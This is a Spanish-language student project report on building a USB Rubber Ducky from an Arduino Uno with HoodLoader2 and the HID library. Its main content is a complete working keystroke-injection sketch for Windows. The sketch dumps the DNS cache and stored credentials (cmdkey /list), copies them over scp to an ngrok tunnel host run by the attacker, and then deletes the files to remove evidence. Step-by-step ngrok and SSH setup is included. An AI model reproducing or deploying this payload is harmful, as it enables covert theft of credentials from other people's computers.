
UNIVERSIDAD NACIONAL DE INGENIERÍA

INFORME DEL PAM:

DESCARGAR INFORMACIÓN DE UNA COMPUTADORA USANDO UN ARDUINO UNO



INTEGRANTES:

LORENZO CCANCCE Jhon Adelmo 20220443C

ASESOR:

RUBEN ANTONY RICAPA

CICLO 2022-1

Lima 03 de julio del 2022

Resumen

El presente informe muestra como se puede descargar información de uso frecuente almacenada, como las dns de los navegadores, así mismo enviarlo de forma automática, usando un servidor en ngrok y dispositivo rubber ducky.

ÍNDICE

1. Introducción:

Al tener acceso a una computadora se pueden hacer infinidad de cosas, una de ellas es poder descargar información confidencial de ella misma, y existen herramientas, que te permiten realizarlo en cuestión de segundos, como es este el caso,usaremos un arduino el cual la computadora lo reconocerá como un teclado cualquiera, y no como un dispositivo malicioso.

2. Objetivos:

Es poder descargar información de una computadora con sistema operativo windows, para ello se usa un rubber ducky, el cual es un dispositivo que la computadora lo reconocerá como teclado, capaz de ejecutar comandos que nosotros programamos.

3. Fundamentos Teóricos:

El Rubber Ducky funciona con un chip que interpreta ser como un teclado , y la computadora al detectar que es un teclado no lo reconoce como un dispositivo sospechoso , por ello se puede usar para ejecutar ciertos comandos como si fuesen del teclado mismo sin problemas.

La placa Arduino UNO, en teoría, no tiene la capacidad para actuar como un dispositivo HID, que es la función que necesitamos para poder crear con ella un USB Rubber Ducky. Sin embargo, esta placa tiene dos microcontroladores Arduino, el ATmega328 y el ATmega16u2, siendo este segundo el que nos interesa. Este microcontrolador se puede reprogramar para que funcione como un USB AVR (tal y como lo haría un Arduino Leonardo, por ejemplo), que es lo que nos permitiría emular un dispositivo HID y así crear nuestro propio USB Rubber Ducky.

Para conseguir esta función adicional tendremos que flashear un nuevo bootloader llamado HoodLoader2, creado por NicoHood. El código fuente está disponible en su propio Github.

4. Recursos y Herramientas:

Arduino uno:
El Arduino es una placa basada en un microcontrolador ATMEL. Los microcontroladores son circuitos integrados en los que se pueden grabar instrucciones, las cuales las escribes con el lenguaje de programación que puedes utilizar en el entorno Arduino IDE.

Proyecto HID:
Funciones HID extendidas para Arduino
Incluye BootKeyboard/Mouse, Consumer, System, Gamepad, RawHID y más funciones. También compatible con Arduino Uno/Mega a través de HoodLoader2.

Cables puentes :
Un cable puente para prototipos (o simplemente puente para prototipos), es un cable con un conector en cada punta (o a veces sin ellos), que se usa normalmente para interconectar entre sí los componentes en una placa de pruebas. P.E.: se utilizan de forma general para transferir señales eléctricas de cualquier parte de la placa de prototipos a los pines de entrada/salida de un microcontrolador.

programa de arduino IDE:
El IDE de Arduino contiene un editor de texto para escribir nuestro sketch, una consola de error y un área con los menús y los botones que realizan las funciones más comunes como son abrir sketch, guardar sketch, compilar y cargar programas.

Sistema operativo linux Ubuntu(opcional):
Ubuntu es una distribución Linux basada en Debian GNU/Linux, que incluye principalmente software libre y de código abierto.

5. Estructuración y Método:


Primero tenemos que instalar el HoodLoader2.

HoodLoader2 te da la opción de reprogramar el 16u2 de un Arduino Uno normal con bocetos personalizados. Esto significa que puede usar el 16u2 como un AVR USB normal como un Leonardo. Tiene un núcleo USB-HID totalmente compatible, CDC Serial y también puede usar los 7 pines de E / S del 16u2. Los dispositivos HID extendidos del Proyecto HID también se aplican al HoodLoader2.

El 16u2 tiene algunas funciones limitadas, pero sigue siendo una gran adición si sabe cómo usarlo. También es compatible con FastLED e IRLremote (con PCINT) por ejemplo.

Lo mejor de esto es que en realidad tiene dos microcontroladores totalmente compatibles con Arduino en una placa Arduino Uno/Mega , la placa que la mayoría de ustedes ya posee. Su IO MCU (328/2560) aún es reprogramable si ingresa al modo de cargador de arranque. Todo lo que necesita para esto es un Arduino Uno/Mega R3 normal y algunos cables para instalar el nuevo HoodLoader2.

Los pasos para flashear este bootloader empiezan por subir el sketch de instalación al Arduino con el Arduino IDE (podemos descargarlo desde aquí), de forma normal y corriente como haríamos con cualquier otro sketch programado por nosotros mismos. Una vez hecho esto, necesitaremos hacer un pequeño cableado en la placa para así poder flashear el bootloader automáticamente.
El esquema de cableado que necesitamos para esto es el siguiente:



Una vez hecho esto, volvemos a conectar el Arduino a un puerto USB, y automáticamente iniciaría el flasheado del nuevo bootloader. Nada más conectarlo el led parpadeará lentamente durante 10 segundos, tras los cuales, empezaría el proceso de flasheo, que durará alrededor de unos 30 segundos, y cuando finalice el mismo led parpadeará rápidamente (cada 100ms).

Si el led sigue parpadeando lentamente (cada segundo) significará que la instalación ha fallado, y volverá a intentar autoflashearse en 10 segundos.

Todo el proceso de instalación de HoodLoader2 lo tenemos mucho más detallado en su propio Github: https://github.com/NicoHood/HoodLoader2/wiki/Installation-sketch-(standalone-Arduino-Uno-Mega).

Ahora ya tenemos la placa con el nuevo bootloader, pero el propio Arduino IDE no lo reconocerá y no nos dejará subir nuestros sketches, por lo que necesitaremos instalar las definiciones para las placas con HoodLoader2. Es un proceso realmente sencillo y podemos ver los pasos a seguir aquí: https://github.com/NicoHood/HoodLoader2/wiki/Software-Installation.

Una vez Arduino IDE nos reconoce la placa, podemos probar a subir un sketch de prueba y comprobar si lo ejecuta correctamente:

```
#include "HID-Project.h"

void setup() {
    Keyboard.begin();
    delay(500);

    Keyboard.press(KEY_LEFT_GUI);
    Keyboard.press(KEY_R);
    Keyboard.releaseAll();
    delay(500);
    Keyboard.println("notepad");
    delay(500);
    Keyboard.print("Hola mundo");
}

void loop() {}
```

Ya luego para poder usar el teclado en español tenemos que definir caracteres del teclado ingles a español como:

```
#define KEY_ES_AO           KEY_TILDE
#define KEY_ES_QUOTE        KEY_MINUS
#define KEY_ES_INVMARKS     KEY_EQUAL
#define KEY_ES_CIRCUMFLEX   KEY_LEFT_BRACE
#define KEY_ES_PLUS         KEY_RIGHT_BRACE
#define KEY_ES_NTILDE       KEY_SEMICOLON
#define KEY_ES_UMLAUT       KEY_QUOTE
#define KEY_ES_CEDILLA      KEY_BACKSLASH
#define KEY_ES_MINUS        KEY_SLASH
#define KEY_ES_LT_GT        KEY_NON_US
```

luego para poder usar algunos caracteres especiales como:
$,”,@,%,/_,-,[],{},*,+,’,<>,&,etc.
tenemos que escribir:

Keyboard.press(*aquí dentro se pone cual tecla presionar*).

La lista de donde podemos sacar el comando de cada tecla la podemos copiar de aquí.
Por ejemplo si quiero usar el símbolo de **<**, lo buscamos en el link de arriba y seria este:

```
 99      KEY_6,                          // 6
100      KEY_7,                          // 7
101      KEY_8,                          // 8
102      KEY_9,                          // 9
103      KEY_PERIOD|MOD_LEFT_SHIFT,      // :
104      KEY_COMMA|MOD_LEFT_SHIFT,       // ;
105      KEY_ES_LT_GT,                   // <
106      KEY_0|MOD_LEFT_SHIFT,           // =
107      KEY_ES_LT_GT|MOD_LEFT_SHIFT,    // >
108      KEY_ES_QUOTE|MOD_LEFT_SHIFT,    // ?
109      KEY_2|MOD_RIGHT_ALT,            // @
110      KEY_A|MOD_LEFT_SHIFT,           // A
111      KEY_B|MOD_LEFT_SHIFT,           // B
```

entonces tendríamos que poner:

Keyboard.press(KEY_ES_LT_GT);

Esto lo podemos combinar con otras teclas para poder hacer algunos caracteres especiales.
luego para soltar las teclas ponemos:

Keyboard.releaseAll();

ya con esto podemos escribir lo que sea en el teclado de arduino, pero si quieres hacerlo más rápido podemos usar un convertidor de lenguaje ducky a lenguaje arduino mediante este repositorio.

Una vez podamos escribir de todo en el teclado pasamos a configurar un servidor donde nos enviaremos los archivos descargados,con protocolo ssh usaremos el **ngrok** en linux.

Ngrok expone servidores locales detrás de NAT y firewalls a la Internet pública a través de túneles seguros. Usando ngrok, podemos exponer nuestra computadora portátil o servidor para que se conecte a través de SSH desde la Internet pública.

requisitos previos
Para usar ngrok, debe tener una cuenta. Para registrar una nueva cuenta, visite la página de registro . También puede usar su cuenta de Google o GitHub para registrarse fácilmente.

Debe tener sudo privilegios en su sistema.

También debe instalar snap si su sistema no lo tiene. (snap se instala de forma predeterminada si está utilizando Ubuntu 16.04 LTS o superior). Puede ejecutar el siguiente comando para instalar snap:

```
sudo apt update
sudo apt install snapd # The d is not a typo!
```

Habilitar SSH
Antes de usar ngrok para exponer nuestro servidor, primero debemos habilitar SSH en nuestro servidor. Para habilitar SSH, necesitamos instalar openssh-server.

```
sudo apt update
sudo apt install openssh-server
```

Una vez que se complete la instalación, el servicio SSH debería iniciarse automáticamente. Puede verificar su estado con el siguiente comando:

```
sudo systemctl status ssh
```

Si ve Active: active (running), ¡ha habilitado SSH con éxito!

Instalar ngrok
Para usarlo ngrok, debe instalarlo en la máquina Linux que desea exponer. Para instalar ngrok en Ubuntu, simplemente puede ejecutar

```
sudo snap install ngrok
```

Si no está utilizando Ubuntu, también puede visitar la página de descarga y descargar un archivo comprimido que contenga ngrok. ¡Simplemente descomprimirlo y habrá instalado ngrok!

Autenticar ngrok
Para usar ngrok, primero debe autenticarse usando el ngrok archivo ejecutable de la carpeta descomprimida.

```
# If you installed with snap
ngrok authtoken <YOUR_AUTH_TOKEN>
# If you downloaded a zipped file
./ngrok authtoken <YOUR_AUTH_TOKEN>
```

Su token de autenticación se puede encontrar en la página del panel de control de ngrok .

Ejecutar servidor ngrok
Ahora, podemos comenzar a reenviar el puerto SSH usando ngrok! Ejecute el siguiente comando:

```
# If you installed with snap
ngrok tcp 22
# If you downloaded a zipped file
./ngrok tcp 22
```

Deberías ver un resultado similar a este:

```
ngrok by @inconshreveable                (Ctrl+C to quit)

Session Status                  online
Account                       <YOUR_EMAIL> (Plan: <YOUR_PLAN>)
Version                         2.3.35
Region                          Japan (jp)
Web Interface                   http://127.0.0.1:4040
Forwarding                  <YOUR_ASSIGNED_URL> -> localhost:22
```

¡Su puerto SSH ahora está accesible en lo que está escrito en <YOUR_ASSIGNED_URL>! Por ejemplo, si dice tcp://0.tcp.jp.ngrok.io:11111, puede acceder usando esa URL.
Conclusión
Ha configurado con éxito el acceso SSH a su máquina Linux remota usando ngrok. Puede usar SSH en la máquina usando el siguiente comando:

```
# Assuming your URL was tcp://0.tcp.jp.ngrok.io:11111
ssh <YOUR_USERNAME>@0.tcp.jp.ngrok.io -p 11111
```

Ahora para enviar un archivo usamos el comando:

scp -P {PORT} {PATH/FILE} {USER}@0.tcp.sa.ngrok.io:{OURPATH}

Luego presionamos enter ,nos pedirá la contraseña del usuario de linux y así nos enviamos el archivo; si quieren saber más comandos que puedan ejecutar para enviar diferentes tipos de archivos pueden revisarlo aquí.

Con toda esta información ahora podemos descargar archivos de la computadora como las credenciales de windows y las dns,creando archivos(.txt) y luego borrarlos para que no quede evidencia, lo cual haré a continuación.

```
#include "HID-Project.h"
#define KEY_ES_AO            KEY_TILDE
#define KEY_ES_QUOTE         KEY_MINUS
#define KEY_ES_INVMARKS      KEY_EQUAL
#define KEY_ES_CIRCUMFLEX    KEY_LEFT_BRACE
#define KEY_ES_PLUS          KEY_RIGHT_BRACE
#define KEY_ES_NTILDE        KEY_SEMICOLON
#define KEY_ES_UMLAUT        KEY_QUOTE
#define KEY_ES_CEDILLA       KEY_BACKSLASH
#define KEY_ES_MINUS         KEY_SLASH
#define KEY_ES_LT_GT         KEY_NON_US

void setup() {
    Keyboard.begin();
    delay(1000);
    Keyboard.press(KEY_LEFT_GUI);
    Keyboard.press(KEY_R);
    Keyboard.releaseAll();
    delay(1000);
    Keyboard.println("cmd.exe");
    delay(200);
    Keyboard.println("cd Downloads");
    Keyboard.print("ipconfig /displaydns ");
    Keyboard.press(KEY_LEFT_SHIFT);
    Keyboard.press(KEY_ES_LT_GT);
    Keyboard.releaseAll();
    Keyboard.println("dns.txt");
    Keyboard.print("cmdkey /list ");
    Keyboard.press(KEY_LEFT_SHIFT);
    Keyboard.press(KEY_ES_LT_GT);
    Keyboard.releaseAll();
    Keyboard.println("credenciales.txt");
    Keyboard.print("scp ");
    Keyboard.press(KEY_ES_MINUS);
    Keyboard.releaseAll();
    Keyboard.print("P 12168 dns.txt jhon");
    Keyboard.press(KEY_RIGHT_ALT);
    Keyboard.press(KEY_Q);
    Keyboard.releaseAll();
    Keyboard.print("0.tcp.sa.ngrok.io>");
    Keyboard.press(KEY_LEFT_SHIFT);
    Keyboard.press(KEY_7);
    Keyboard.releaseAll();
    Keyboard.println("tmp");
    delay(1000);
    Keyboard.println("yes");
    delay(1000);
```

```
    Keyboard.println("jhon123");
    delay(2000);
    Keyboard.print("scp ");
    Keyboard.press(KEY_ES_MINUS);
    Keyboard.releaseAll();
    Keyboard.print("P 12168 credenciales.txt jhon");
    Keyboard.press(KEY_RIGHT_ALT);
    Keyboard.press(KEY_Q);
    Keyboard.releaseAll();
    Keyboard.print("0.tcp.sa.ngrok.io>");
    Keyboard.press(KEY_LEFT_SHIFT);
    Keyboard.press(KEY_7);
    Keyboard.releaseAll();
    Keyboard.println("tmp");
    delay(1000);
    Keyboard.println("jhon123");
    delay(2000);
    Keyboard.println("del /s /q dns.txt");
    delay(200);
    Keyboard.println("del /s /q credenciales.txt");
    delay(200);
    Keyboard.press(KEY_LEFT_ALT);
    Keyboard.press(KEY_F4);
    Keyboard.releaseAll();

}
void loop() {}
```

Recuerde que en la parte del puerto, el nombre de usuario y la contraseña tienen que modificarla con los datos de su linux y de su ngrok.

6. Conclusiones:

Podemos concluir que si se puede usar un arduino como rubber ducky y con el código creado podemos ver cómo es posible robar información de una computadora con sistema windows en menos de 9 segundos, siempre y cuando este cuente con internet.

7. Recomendaciones:

Probar diferentes delay hasta ver que la velocidad de ejecución se la más óptima, ya que si es demasiado rápido, habrán comandos que se saltearán y no se ejecutará bien todo el código,así mismo ,si es muy lento perderemos segundos valiosos en obtener esa información,y puede que no salga como esperamos.
También puedes buscar payload en internet y probarlos, y así ver cómo funcionan, y que te den mas nociones de cómo elaborar el tuyo.

8. Bibliografía:

HID:
https://github.com/NicoHood/HID
https://github.com/NicoHood/HID/blob/master/src/KeyboardLayouts/ImprovedKeylayoutsES.h
https://www.arduino.cc/reference/en/libraries/hid-project/

HoodLoader2:
https://github.com/NicoHood/HoodLoader2
https://github.com/NicoHood/HoodLoader2/tree/master/avr/examples/Installation_Sketch

Ngrok:
https://www.endtoend.ai/tutorial/ngrok-ssh-forwarding/
https://www.hostinger.es/tutoriales/comando-scp
https://blog.ngrok.com/posts/everything-you-can-tunnel-with-ngrok

Payloads:
https://github.com/hak5darren/USB-Rubber-Ducky/wiki/Payloads

convertir de lenguaje ducky a .ino:
https://github.com/kr0no/Ducky2Arduino